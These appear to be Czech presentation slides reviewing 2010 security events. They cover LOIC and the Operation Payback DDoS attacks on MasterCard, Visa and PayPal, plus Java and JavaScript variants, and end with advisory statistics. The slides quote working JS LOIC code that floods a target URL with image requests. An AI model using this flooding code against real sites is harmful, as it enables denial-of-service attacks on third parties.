
LOIC >> Low Orbit Ion Cannon

- WikiLeaks.org a Julian Assange zlobí (převážně) americkou vládu
 - Publikování 250 tis. tajných depeší je opravdu trochu moc :)
 - USA.gov nemůže server zlikvidovat, ale tlačí na společnosti, které poskytují Wikileaks.org služby aby je neposkytovali ...
 - MasterCard, Visa a PayPal zablokovali platební služby,
 - jenže ...
- The Operation Payback
 - Což se nelíbí zastáncům Wleaks.org ať už je to kdokoliv ...
 - Spustili informační kampaň a začali nábor do dobrovolného botnetu, který má za cíl DDoS na vybrané cíle ...
 - Vybrané cíle: MasterCard, Visa a PayPal ..
 - Útok se povedl, některé webové servery to neustály ...
 - Poměrně drzé, co až někdo napadne facebook ?

LOIC >> Low Orbit Ion Cannon


- **Thustý LOIC >> javaLOIC**

- javovský klient, který jako C&C používá konfigurovatelný Twitter kanál
 - WEB C&C > v zásadě žádná novinka
- instalace, konfigurace a následují 2 kliknutí **GetOrders** a **Fire!!**



JS LOIC

- **JavaScriptová verze**
 - poměrně ošklivá záležitost
 - funguje i na mobilních zařízeních
 - hardcoded targets
 - SameOrigin policy ?
 - DOM r00lez



```
fireButton.onclick = function () {  
    if (isFiring) {  
        clearInterval(fireInterval);  
  
        isFiring = false;  
        this.innerHTML = "IMMA CHARGING MAH LAZER";  
    } else {  
        isFiring = true;  
        this.innerHTML = "Stop flooding";  
  
        fireInterval = setInterval(makeHttpRequest, (2500 / parseInt(rpsNode.value) | 0));  
    }  
};
```

```
var makeHttpRequest = function () {  
  
    if (requestedCtr > failedCtr + succeededCtr + 1000) { //Allow no more than 1000 h  
        return;  
    };  
  
    var rID = Number(new Date());  
    var img = new Image();  
    img.onerror = function () { onFail(rID); };  
    img.onabort = function () { onFail(rID); };  
    img.onload = function () { onSuccess(rID); }; // TODO: it may never happen if target URL is not an im  
  
    img.setAttribute("src", targetURL + "?id=" + rID + "&msg=" + messageNode.value);  
    requestsHT[rID] = img;  
    onRequest(rID);  
};
```







2010 shrnuto a sečteno = 42

- Těžko říci, z našeho pohledu není tento rok ani slaný, ani mastný (ale také ještě neskončil ;)
- Žádné zásadní věci typu
 - DNS v háji ...
 - X.509 na cáry ...
- Ale všechny zmíněné věci se prostě používají ...
- Neprobírali jsme:
 - wikileaks.org, napadení apache.org, cryptome.org
 - google.com (aurora)
 - cloud computing, docházející IPv4 adresy (kdo má A-class)
 - kopec všelijakých exploitů (MS/Linux/MacOS/Android/PDF/Flash) ...

O kom, o čom ...



Počasí 2010

1.12.2010 11:45 CET	2010		2009	2008
Sun Alerts http://blogs.sun.com/security/?cat=alerts&date=200811	89		216	173
Debian Security Advisories http://www.debian.org/security/2009/	162		246	235
Microsoft Security Bulletin http://www.microsoft.com/technet/security/current.aspx	68		68	69
Gentoo Linux Security Advisories http://www.gentoo.org/security/en/glsa/index.xml	42		151	191
FreeBSD Security Advisories http://www.freebsd.org/security/advisories.html http://www.vuxml.org/freebsd/	132		167	161
CVE Candidates http://cve.mitre.org/data/downloads/allcans.txt	4333		4073	6432

2010 .. děkujeme že jste to přežili

